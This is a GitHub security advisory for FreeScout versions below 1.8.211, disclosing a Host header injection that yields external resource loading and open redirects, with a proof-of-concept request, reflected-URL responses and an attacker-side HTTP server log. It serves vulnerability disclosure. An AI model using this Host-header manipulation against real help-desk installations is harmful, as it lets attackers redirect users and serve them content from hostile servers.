

 [freescout-help-desk](#) / [freescout](#) Public[Code](#) [Issues](#) 37 [Pull requests](#) [Actions](#) [Wiki](#) [Security and quality](#) 47

Host Header Injection Leading to External Resource Loading and Open Redirect in FreeScout

Moderate freescout-help-desk published [GHSA-822g-7rw5-53xj](#) 5 days ago

Package

php [freescout/freescout](#) ([Composer](#)).

Affected versions

<1.8.211

Patched versions

1.8.211

Description

Summary

Host header manipulation in FreeScout version 1.8.210 (<http://localhost:8080/> and all application endpoints) allows an attacker to inject an arbitrary domain into generated absolute URLs. This leads to External Resource Loading and Open Redirect behavior. When the application constructs links and assets using the unvalidated Host header, user requests can be redirected to attacker-controlled domains and external resources may be loaded from malicious servers.

Details

FreeScout uses the incoming Host header when generating absolute URLs for redirects, navigation links, and static resources. Because the Host

When the manipulated host is processed, the application generates responses containing attacker-controlled URLs. These URLs are reflected in:

Redirect responses (Location header)

Navigation links

Image resources

Favicon and manifest references

AJAX endpoints such as `/conversation/ajax-html/default_redirect`

Request

```

1 GET / HTTP/1.1
2 Host: 192.168.100.9:8000
3 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: laravel_session=eyJpdi16IjBkVHhbnZkNE56RE1lVUFvMlVvR3ZRP0lCL0J2YWx1ZSI6I1p5WnRMS10d0FBQXVTSTZVvWU4yapQTaRaTkwCb3h3THB1V3VWTEBkb1ZHVFAwV3M2ekMrEWFoWkRjdmJWN1dVcESDWNkMFQycEhRambhNFFqVGR3b3ZNTTZeL3R1R0dsU111WU1UQVpTWFA2cGcsZm5mYmJUT0YwZ05pTGZRYi1sImhYy161jcmZlUyYmRmZjZkMjEYsFhNWWhZjYwZWZlMlNTcyNkRvWmQzMDM5NWZmZmZlNWVhHjE4NjU3Zj10MzJhZDg4YThiE0Q3Dk3D
16 Connection: keep-alive

```

Response

```

51 </span>
52 <span class="icon-bar">
53 </span>
54 </button>
55 <a class="navbar-brand" href="http://192.168.100.9:8000" title="Dashboard">
56 
57 </a>
58 </div>
59 <div class="collapse navbar-collapse" id="app-navbar-collapse">
60 <ul class="nav navbar-nav">
61 <li class="">
62 <a href="http://192.168.100.9:8000/mailbox/1">
63 Mailbox
64 </a>
65 </li>
66 <li class="dropdown">
67 <a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-expanded="false" aria-haspopup="true" v-pre>
68 Manage <span class="caret">
69 </span>
70 </a>
71 <ul class="dropdown-menu">
72 <li class="">
73 <a href="http://192.168.100.9:8000/app-settings">
74 Settings
75 </a>
76 </li>
77 <li class="">

```

0 highlights Selection: 18 (0x12) 192.168.100.9:8000 35 matches

Send Cancel < > Burp AI

Request

```

1 GET / HTTP/1.1
2 Host: 192.168.100.9:8000
3 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: laravel_session=eyJpdi16IjBkVHhbnZkNE56RE1lVUFvMlVvR3ZRP0lCL0J2YWx1ZSI6I1p5WnRMS10d0FBQXVTSTZVvWU4yapQTaRaTkwCb3h3THB1V3VWTEBkb1ZHVFAwV3M2ekMrEWFoWkRjdmJWN1dVcESDWNkMFQycEhRambhNFFqVGR3b3ZNTTZeL3R1R0dsU111WU1UQVpTWFA2cGcsZm5mYmJUT0YwZ05pTGZRYi1sImhYy161jcmZlUyYmRmZjZkMjEYsFhNWWhZjYwZWZlMlNTcyNkRvWmQzMDM5NWZmZmZlNWVhHjE4NjU3Zj10MzJhZDg4YThiE0Q3Dk3D
16 Connection: keep-alive

```

Response


```

51 </span>
52 <span class="icon-bar">
53 </span>
54 </button>
55 <a class="navbar-brand" href="http://192.168.100.9:8000" title="Dashboard">
56 
57 </a>
58 </div>
59 <div class="collapse navbar-collapse" id="app-navbar-collapse">
60 <ul class="nav navbar-nav">
61 <li class="">
62 <a href="http://192.168.100.9:8000/mailbox/1">
63 Mailbox
64 </a>
65 </li>
66 <li class="dropdown">
67 <a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-expanded="false" aria-haspopup="true" v-pre>
68 Manage <span class="caret">
69 </span>
70 </a>
71 <ul class="dropdown-menu">
72 <li class="">
73 <a href="http://192.168.100.9:8000/app-settings">
74 Settings
75 </a>
76 </li>
77 <li class="">

```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Open response in browser
Record an issue [Pro version only]
Request in browser
Engagement tools [Pro version only]
Copy Ctrl+C
Copy prettified Ctrl+Alt+C
Copy URL
Copy as curl command (bash)
Save selected text to file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection
Cut Ctrl+X
Copy Ctrl+C

0 highlights Selection: 18 (0x12) 192.168.100.9:8000 35 matches




```
(root@kali)-[~/kali/Desktop]
# python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.100.4 - - [25/Mar/2026 13:00:29] "GET /img/logo-brand.svg HTTP/1.1" 304 -
192.168.100.4 - - [25/Mar/2026 13:00:29] code 404, message File not found
192.168.100.4 - - [25/Mar/2026 13:00:29] "GET /favicon.ico HTTP/1.1" 404 -
```

When a victim visits the affected page, the browser loads resources from the attacker-controlled domain.

Open Redirect



This affects all users interacting with vulnerable endpoints where absolute URLs are generated using the unvalidated Host header.

Severity

Moderate 5.4 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	Low
Integrity	Low
Availability	None

[Learn more about base metrics](#)

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

CVE ID

CVE-2026-34442

Weaknesses

- ▶ CWE-20
- ▶ CWE-601
- ▶ CWE-829

Credits

 **BehramAgaahmedli**

Reporter